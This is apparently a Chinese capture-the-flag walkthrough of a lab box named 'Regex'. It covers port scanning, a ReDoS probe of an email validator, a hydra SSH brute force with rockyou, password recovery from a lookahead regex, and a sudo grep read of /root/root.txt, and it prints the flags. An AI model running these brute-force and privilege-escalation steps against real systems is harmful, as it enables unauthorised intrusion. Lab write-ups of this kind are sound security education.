
Regex

信息搜集

```
┌──(root㉿kali)-[~]
└─# nmap -p- -A 10.156.220.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 03:06 EST
Nmap scan report for 10.156.220.8
Host is up (0.00060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
5000/tcp open  http    Werkzeug httpd 3.1.4 (Python 3.9.2)
|_http-server-header: Werkzeug/3.1.4 Python/3.9.2
|_http-title: \xE6\xA3\x80\xE9\xAA\x8C\xE9\x82\xAE\xE7\xAE\xB1\xE6\x98\xAF\xE5\x90\xA6\xE5\x90\x88\xE6\xB3\x95
MAC Address: 08:00:27:26:C8:EB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.60 ms 10.156.220.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.95 seconds
```


```
┌──(pythonvenv)─(root kali)-[/opt/tools/dirsearch]
└─# python3 dirsearch.py -u http://10.156.220.8:5000
/opt/tools/dirsearch/lib/core/installation.py:24: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 |
Wordlist size: 12292

Target: http://10.156.220.8:5000/

[03:13:38] Scanning:

Task Completed
```

5000端口web服务验证邮箱地址的。主页源码中发现了注释，



```
        input[type="text"]:focus {
            outline: none;
            border-color: #bb86fc;
        }
        input[type="submit"] {
            padding: 12px;
            background-color: #3700b3;
            color: white;
            border: none;
            border-radius: 4px;
            cursor: pointer;
            font-size: 16px;
            transition: background-color 0.3s;
        }
        input[type="submit"]:hover {
            background-color: #6200ee;
        }
        a {
            color: #03dac6;
            text-decoration: none;
        }
        a:hover {
            text-decoration: underline;
        }
        pre {
            background-color: #2d2d2d;
            padding: 15px;
            border-radius: 4px;
            overflow-x: auto;
            border-left: 4px solid #bb86fc;
        }
        .result {
            background-color: #1b5e20;
            padding: 15px;
            border-radius: 4px;
            margin: 20px 0;
        }
        .error {
            background-color: #b71c1c;
            padding: 15px;
            border-radius: 4px;
            margin: 20px 0;
            // a@regex.dsz
        }
    </style>
</head>
<body>
    <div class="container">
        <h1>检验邮箱是否合法</h1>
        <form method="post" action="/validate">
            <input type="text" name="email" placeholder="输入邮箱地址">
            <input type="submit" value="验证">
        </form>
```

看样子应该是个邮箱地址，验证一下




检验结果

邮箱地址有效

没思路了，然后题目名字是Regex上网搜了一下有个正则回溯攻击

https://furina.org.cn/2023/10/13/redos/

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!@regex.dsz



内部服务器错误

抱歉，我们这边出了点问题。


调试信息：

```
文件 "/home/cyllove/app.py"，第 38 行，在 validate_email 中
匹配结果 = result.get(timeout=20)
超时错误：正则表达式处理超时
```


请稍后再试。

前面是上课的时候做的，下面是晚上做的，所以ip有点不一样，凑合一下看吧

爆破密码




```
┌──(root㉿kali)-[~]
└─# hydra -l cyllove -P /usr/share/wordlists/rockyou.txt 192.168.100.62 -s 22 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-12 04:38:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.100.62:22/
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "password" - 4 of 14344399 [child 3] (0/0)
```



```
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "sexsex" - 2478 of 14344403 [child 5] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "senior" - 2479 of 14344403 [child 10] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "pinklady" - 2480 of 14344403 [child 14] (0/4)
[RE-ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "jeanette" - 2480 of 14344403 [child 8] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "losers" - 2481 of 14344403 [child 6] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "dickhead" - 2482 of 14344403 [child 0] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "classof08" - 2483 of 14344403 [child 4] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "bluesky" - 2484 of 14344403 [child 5] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "030303" - 2485 of 14344403 [child 1] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "zzzzzz" - 2486 of 14344403 [child 14] (0/4)
[RE-ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "senior" - 2486 of 14344403 [child 10] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "zidane" - 2487 of 14344403 [child 13] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "sophie1" - 2488 of 14344403 [child 6] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "player1" - 2489 of 14344403 [child 0] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "gangsta1" - 2490 of 14344403 [child 4] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "aol123" - 2491 of 14344403 [child 8] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "soccer7" - 2492 of 14344403 [child 9] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "rammstein" - 2493 of 14344403 [child 2] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "louie" - 2494 of 14344403 [child 3] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "cotton" - 2495 of 14344403 [child 1] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "althea" - 2496 of 14344403 [child 14] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "shamrock" - 2497 of 14344403 [child 13] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "pandora" - 2498 of 14344403 [child 6] (0/4)
[ATTEMPT] target 192.168.100.62 - login "cyllove" - pass "netball" - 2499 of 14344403 [child 0] (0/4)
[22][ssh] host: 192.168.100.62   login: cyllove   password: pandora
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-12 04:51:05

┌──(root㉿kali)-[~]
└─#
```

ssh连接




```
┌──(root㉿kali)-[~]
└─# ssh cyllove@192.168.100.62
cyllove@192.168.100.62's password:
Linux Regex 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
cyllove@Regex:~$ ls
app.py  user.txt
cyllove@Regex:~$ cat user.txt
flag{user-30b7f47e8336abb4fa13c4a43a2983fd}
```

得到第一个flag

提权

kotori

在/home/kotori目录下发现了一个check.sh



```
kotori@Regex:~$ cat check.sh
echo "$1"|grep -P '^(?=z)(?=.)(?=zY)(?=.*)(?=zYA)(?=zYAz)(?=.{4}8)(?=.{4}8G)(?=.{4}8GO)(?=.{4}8GOz)(?=.{4}8GOz3)(?=.{4}8GOz3O)(?=.{4}8GOz3OX)(?=.{4}8GOz3OXD)(?=.{12}k)(?=.{12}ki)(?=.{12}kim)(?=.{12}kimb)(?=.{12
}kimbh)(?=.{12}kimbhR)(?=.{12}kimbhR2)(?=.{12}kimbhR24)(.){20}$'
[[ $? -eq 0 ]] && echo "Password Correct."
kotori@Regex:~$
```


这是一个Perl 正则表达式（grep -p）中的所有正向预查（（? =...））约束

`^(?=z)`	**字符串开头第一个字符必须是 z**
`(?=.)`	至少有 1 个字符（被其他约束覆盖，无实际作用）
`(?=zY)`	字符串开头必须是 `zY`（结合 `^(?=z)`，即第 1 位 z，第 2 位 Y）
`(?=.*)`	任意字符（无实际约束）
`(?=zYA)`	字符串开头必须是 `zYA`（第 1 位 z，第 2 位 Y，第 3 位 A）
`(?=zYAz)`	字符串开头必须是 `zYAz`（第 1 位 z，第 2 位 Y，第 3 位 A，第 4 位 z）
`(?=.{4}8)`	**第5 位**字符是 8（`.{4}` 表示前 4 个任意字符，后接 8，即第 5 位为 8）
`(?=.{4}8G)`	第 5 位是 8，第 6 位是 G（前 4 位 + 8G，即第 5 位 8，第 6 位 G）
`(?=.{4}8GO)`	第 5 位 8，第 6 位 G，第 7 位 O
`(?=.{4}8GOz)`	第 5 位 8，第 6 位 G，第 7 位 O，第 8 位 z
`(?=.{4}8GOz3)`	第 5 位 8，第 6 位 G，第 7 位 O，第 8 位 z，第 9 位 3
`(?=.{4}8GOz3O)`	第 5-9 位：8GOz3，第 10 位 O
`(?=.{4}8GOz3OX)`	第 5-10 位：8GOz3O，第 11 位 X
`(?=.{4}8GOz3OXD)`	第 5-11 位：8GOz3OX，第 12 位 D
`(?=.{12}k)`	**第13 位**字符是 k（`.{12}` 表示前 12 个字符，后接 k）
`(?=.{12}ki)`	第 13 位 k，第 14 位 i
`(?=.{12}kim)`	第 13 位 k，第 14 位 i，第 15 位 m
`(?=.{12}kimb)`	第 13 位 k，第 14 位 i，第 15 位 m，第 16 位 b
`(?=.{12}kimbh)`	第 13 位 k，第 14 位 i，第 15 位 m，第 16 位 b，第 17 位 h
`(?=.{12}kimbhR)`	第 13-17 位：kimbh，第 18 位 R
`(?=.{12}kimbhR2)`	第 13-18 位：kimbhR，第 19 位 2
`(?=.{12}kimbhR24)`	第 13-19 位：kimbhR2，第 20 位 4
`(.){20}$`	字符串**总长度必须是 20 位**

由于所有字符位都是固定的，最终只有**唯一的一个密码**

zYAz8GOz3OXDkimbhR24


这是**kotori的密码**



```
cyllove@Regex:~$ su kotori
Password:
kotori@Regex:/home/cyllove$
```

root

```
kotori@Regex:~$ sudo -l
Matching Defaults entries for kotori on Regex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kotori may run the following commands on Regex:
    (ALL) NOPASSWD: /usr/bin/grep
```



```
kotori@Regex:~$ sudo grep '' /root/root.txt
flag{root-b74dc56d2da97f28f6d1d4c476e54818}
kotori@Regex:~$ 
```